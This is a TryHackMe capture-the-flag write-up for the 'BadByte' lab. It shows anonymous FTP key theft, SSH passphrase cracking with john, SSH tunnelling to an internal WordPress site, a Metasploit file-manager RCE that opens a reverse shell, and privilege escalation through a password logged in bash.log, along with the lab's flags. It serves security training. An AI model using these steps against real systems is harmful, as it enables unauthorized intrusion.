BadByte_THM

Enumaration

1. ssh and ftp are open
2. we get a private key in ftp with anonymous access

```
┌──(root💀CyberJunkie)-[~]
└─# ftp $ip 30024
Connected to 10.10.222.133.
220 (vsFTPd 3.0.3)
Name (10.10.222.133:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Mar 23 20:09 .
drwxr-xr-x    2 ftp      ftp          4096 Mar 23 20:09 ..
-rw-r--r--    1 ftp      ftp          1743 Mar 23 20:03 id_rsa
-rw-r--r--    1 ftp      ftp            78 Mar 23 20:09 note.txt
226 Directory send OK.
ftp>
```

3. We can now login with this private key as user error causer which was in notes
4. we require a login passphrase so we will use ssh2john
5. we crack the passphrase and login into ssh [SSH:22]
6. Now we perfrom dynamic port forwarding so we can locally access the internal services through proxychains tunneling [Port Forwarding]
7. we perfrom a port scan to see internal services
8. After that we use local forwarding to access services on our localhost
9. Then we do port scanning of that internal web service [Internal Webserver]
10.

Nmap

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:a2:ed:93:4b:9c:bf:bb:33:4d:48:0d:fe:a4:de:96 (RSA)
|   256 22:72:00:36:eb:37:12:9f:5a:cc:c2:73:e0:4f:f1:4e (ECDSA)
|_  256 78:1d:79:dc:8d:41:f6:77:60:65:f5:74:b6:cc:8b:6d (ED25519)
30024/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp          1743 Mar 23 20:03 id_rsa
```

```
|_-rw-r--r--    1 ftp      ftp            78 Mar 23 20:09 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.30.255
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%),
ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%),
Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   194.15 ms 10.4.0.1
2   ... 3
4   451.77 ms 10.10.222.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.25 seconds
```

SSH:22

1. we require a login passphrase to use alongside id_rsa so we crack the passphrase using ssh2john

```
┌──(root💀CyberJunkie)-[~/TryHackMe-Notes/Tryhackme/BadByte_THM]
└─# python /usr/share/john/ssh2john.py id_rsa >errorcauser.hash

┌──(root💀CyberJunkie)-[~/TryHackMe-Notes/Tryhackme/BadByte_THM]
└─# john errorcauser.hash --wordlist=~/WordLists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
cupcake          (id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:26 DONE (2021-05-26 10:39) 0.03727g/s 534539p/s 534539c/s 534539C/sa6_123..*7¡Vamos!
Session completed
```

2.
3. Now we login as errorcauser

Port Forwarding

1. We get a note saying that internal web server is running and we dont have netstat to monitor internal network
2. we do Dynamic port forwarding on proxychains default port 9050 and then use proxychains alongside rustscan to detect internal ports

3.
```
└─# ssh -i id_rsa -D 9050 errorcauser@$ip
```

4.
```
proxychains rustscan -a 127.0.0.1
```

5. Now we use local port forwarding to access the services

Internal Webserver

1. We do internal webserver nmap scan after local port forwarding

2.
```
┌──(root💀CyberJunkie)-[~]
└─#  nmap 127.0.0.1 -p70 -A --script vuln
tarting Nmap 7.91 ( https://nmap.org ) at 2021-05-26 10:59 EDT
tats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Scr
SE Timing: About 79.02% done; ETC: 10:59 (0:00:01 remaining)
map scan report for localhost (127.0.0.1)
ost is up (0.000082s latency).

ORT   STATE SERVICE VERSION
0/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
 http-csrf:
 Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=lo
   Found the following possible CSRF vulnerabilities:
```

3. ` PORT   STATE SERVICE VERSION
70/tcp open http   Apache httpd 2.4.29 ((Ubuntu))
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=localhost
| Found the following possible CSRF vulnerabilities:
|
| Path: http://localhost:70/
| Form id: search-form-1
|_   Form action: http://localhost/
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
| /wp-login.php: Possible admin folder
| /readme.html: Wordpress version: 2
| /: WordPress version: 5.7
| ?feed=rss2: Wordpress version: 5.7
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
| /readme.html: Interesting, a readme.
|_ /server-status/: Potentially interesting folder
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| vulners:
| cpe:/a:apache:http_server:2.4.29:
| MSF:ILITIES/REDHAT_LINUX-CVE-2019-0211/   7.2   https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2019-0211/   *EXPLOIT*
| MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0211/   7.2   https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0211/ *EXPLOIT*
| EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB   7.2   https://vulners.com/exploitpack/EXPLOITPACK:-44C5118F831D55FAF4259C41D8BDA0AB   *EXPLOIT*

```
|     CVE-2019-0211       7.2   https://vulners.com/cve/CVE-2019-0211
|     1337DAY-ID-32502    7.2   https://vulners.com/zdt/1337DAY-ID-32502     *EXPLOIT*
|     CVE-2018-1312       6.8   https://vulners.com/cve/CVE-2018-1312
|     CVE-2017-15715      6.8   https://vulners.com/cve/CVE-2017-15715
|     CVE-2019-10082      6.4   https://vulners.com/cve/CVE-2019-10082
|     MSF:ILITIES/REDHAT_LINUX-CVE-2019-0217/    6.0   https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-
CVE-2019-0217/       *EXPLOIT*
|     MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/       6.0   https://vulners.com/metasploit/MSF:ILITIES/IBM-
HTTP_SERVER-CVE-2019-0217/ *EXPLOIT*
|     CVE-2019-0217       6.0   https://vulners.com/cve/CVE-2019-0217
|     EDB-ID:47689   5.8   https://vulners.com/exploitdb/EDB-ID:47689   *EXPLOIT*
|     CVE-2020-1927       5.8   https://vulners.com/cve/CVE-2020-1927
|     CVE-2019-10098      5.8   https://vulners.com/cve/CVE-2019-10098
|     1337DAY-ID-33577    5.8   https://vulners.com/zdt/1337DAY-ID-33577     *EXPLOIT*
|     MSF:ILITIES/REDHAT_LINUX-CVE-2020-9490/    5.0   https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-
CVE-2020-9490/       *EXPLOIT*
|     MSF:ILITIES/ORACLE_LINUX-CVE-2020-9490/    5.0   https://vulners.com/metasploit/MSF:ILITIES/ORACLE_LINUX-
CVE-2020-9490/       *EXPLOIT*
|     MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-9490/ 5.0   https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-
EULEROS-2_0_SP9-CVE-2020-9490/ *EXPLOIT*
|     MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-9490/ 5.0   https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-
EULEROS-2_0_SP8-CVE-2020-9490/ *EXPLOIT*
|     MSF:ILITIES/FREEBSD-CVE-2020-9490/     5.0   https://vulners.com/metasploit/MSF:ILITIES/FREEBSD-
CVE-2020-9490/       *EXPLOIT*
|     MSF:ILITIES/CENTOS_LINUX-CVE-2020-9490/    5.0   https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-
CVE-2020-9490/       *EXPLOIT*
|     MSF:ILITIES/APACHE-HTTPD-CVE-2020-9490/    5.0   https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-
CVE-2020-9490/       *EXPLOIT*
|     MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-9490/  5.0   https://vulners.com/metasploit/MSF:ILITIES/AMAZON-
LINUX-AMI-2-CVE-2020-9490/   *EXPLOIT*
|     CVE-2020-9490       5.0   https://vulners.com/cve/CVE-2020-9490
|     CVE-2020-1934       5.0   https://vulners.com/cve/CVE-2020-1934
|     CVE-2019-10081      5.0   https://vulners.com/cve/CVE-2019-10081
|     CVE-2019-0220       5.0   https://vulners.com/cve/CVE-2019-0220
|     CVE-2019-0196       5.0   https://vulners.com/cve/CVE-2019-0196
|     CVE-2018-17199      5.0   https://vulners.com/cve/CVE-2018-17199
|     CVE-2018-17189      5.0   https://vulners.com/cve/CVE-2018-17189
|     CVE-2018-1333       5.0   https://vulners.com/cve/CVE-2018-1333
|     CVE-2018-1303       5.0   https://vulners.com/cve/CVE-2018-1303
|     CVE-2017-15710      5.0   https://vulners.com/cve/CVE-2017-15710
|     MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-0197/ 4.9   https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-
CVE-2019-0197/       *EXPLOIT*
|     CVE-2019-0197       4.9   https://vulners.com/cve/CVE-2019-0197
|     MSF:ILITIES/REDHAT_LINUX-CVE-2020-11993/  4.3   https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-
CVE-2020-11993/     *EXPLOIT*
|     MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-11993/      4.3   https://vulners.com/metasploit/MSF:ILITIES/-
HUAWEI-EULEROS-2_0_SP8-CVE-2020-11993/ *EXPLOIT*
|     MSF:ILITIES/APACHE-HTTPD-CVE-2020-11993/  4.3   https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-
CVE-2020-11993/     *EXPLOIT*
|     MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-11993/      4.3   https://vulners.com/metasploit/MSF:ILITIES/-
AMAZON-LINUX-AMI-2-CVE-2020-11993/   *EXPLOIT*
|     EDB-ID:47688   4.3   https://vulners.com/exploitdb/EDB-ID:47688   *EXPLOIT*
|     CVE-2020-11993      4.3   https://vulners.com/cve/CVE-2020-11993
|     CVE-2019-10092      4.3   https://vulners.com/cve/CVE-2019-10092
|     CVE-2018-1302       4.3   https://vulners.com/cve/CVE-2018-1302
|     CVE-2018-1301       4.3   https://vulners.com/cve/CVE-2018-1301
|     CVE-2018-11763      4.3   https://vulners.com/cve/CVE-2018-11763
|     1337DAY-ID-33575    4.3   https://vulners.com/zdt/1337DAY-ID-33575     *EXPLOIT*
|     CVE-2018-1283       3.5   https://vulners.com/cve/CVE-2018-1283
|     PACKETSTORM:152441     0.0   https://vulners.com/packetstorm/PACKETSTORM:152441       *EXPLOIT*
|     EDB-ID:46676   0.0   https://vulners.com/exploitdb/EDB-ID:46676   *EXPLOIT*
|     1337DAY-ID-663      0.0   https://vulners.com/zdt/1337DAY-ID-663 *EXPLOIT*
|     1337DAY-ID-601      0.0   https://vulners.com/zdt/1337DAY-ID-601 *EXPLOIT*
|     1337DAY-ID-4533     0.0   https://vulners.com/zdt/1337DAY-ID-4533      *EXPLOIT*
|     1337DAY-ID-3109     0.0   https://vulners.com/zdt/1337DAY-ID-3109      *EXPLOIT*
|_    1337DAY-ID-2237     0.0   https://vulners.com/zdt/1337DAY-ID-2237      *EXPLOIT*
```

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.90 seconds `

Exploitation


1. Now we scanned the webserver which is running internally and get a rce vulneribilty for it
2. we use msf module `multi/http/wp_file_manager_rce`
3. Now we get a reverse shell

```
Exploit target:

   Id  Name
   --  ----
   0   WordPress File Manager 6.0-6.8


msf6 exploit(multi/http/wp_file_manager_rce) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf6 exploit(multi/http/wp_file_manager_rce) > set rport 70
rport => 70
msf6 exploit(multi/http/wp_file_manager_rce) > run

[*] Started reverse TCP handler on 10.4.30.255:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] 127.0.0.1:70 - Payload is at /wp-content/plugins/wp-file-manager/lib/files/yM8Cvb.php
[*] Sending stage (39282 bytes) to 10.10.222.133
[+] Deleted yM8Cvb.php
[*] Meterpreter session 1 opened (10.4.30.255:4444 -> 10.10.222.133:39492) at 2021-05-26 11:35:32 -0400
```

4.
5.

Post Exploitation

1. TO find user's old password we need to scratch through all the files that user owns or can do something to it
2. `find / -user cth -type f 2>/dev/null`
   `/proc/1645/task/1645/fdinfo/0`
3. `/var/log/bash.log`
4. we find old password in this file bash.log
5. we now login as cth user
6. we can run all commands with sudo
7. we su into root and get that root flag

7. we su into root and get that root flag 

bash.log

```
cth@badbyte:~$ G00dP@$sw0rd2020
G00dP@: command not found
cth@badbyte:~$ passwd
Changing password for cth.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
cth@badbyte:~$ ls
cth@badbyte:~$ cowsay "vim >>>>>>>>>>>>>>>>>> na

 ----------------------------
< vim >>>>>>>>>>>>>>>>>> nano >
 ----------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
cth@badbyte:~$ cowsay " g = pi ^ 2 "

 --------------
<  g = pi ^ 2  >
 --------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
cth@badbyte:~$ cowsay "moooooooooooooooooooo"

 ----------------------
< moooooooooooooooooooo >
 ----------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
cth@badbyte:~$ exit

Script done on 2021-03-23 21:07:03+0000
```

Loot

Credentials

@n0therp@ssw0rd

Flags

```
# USer FLag
THM{227906201d17d9c45aa93d0122ea1af7}



# Root Flag

THM{ad485b44f63393b6a9225974909da5fa}
```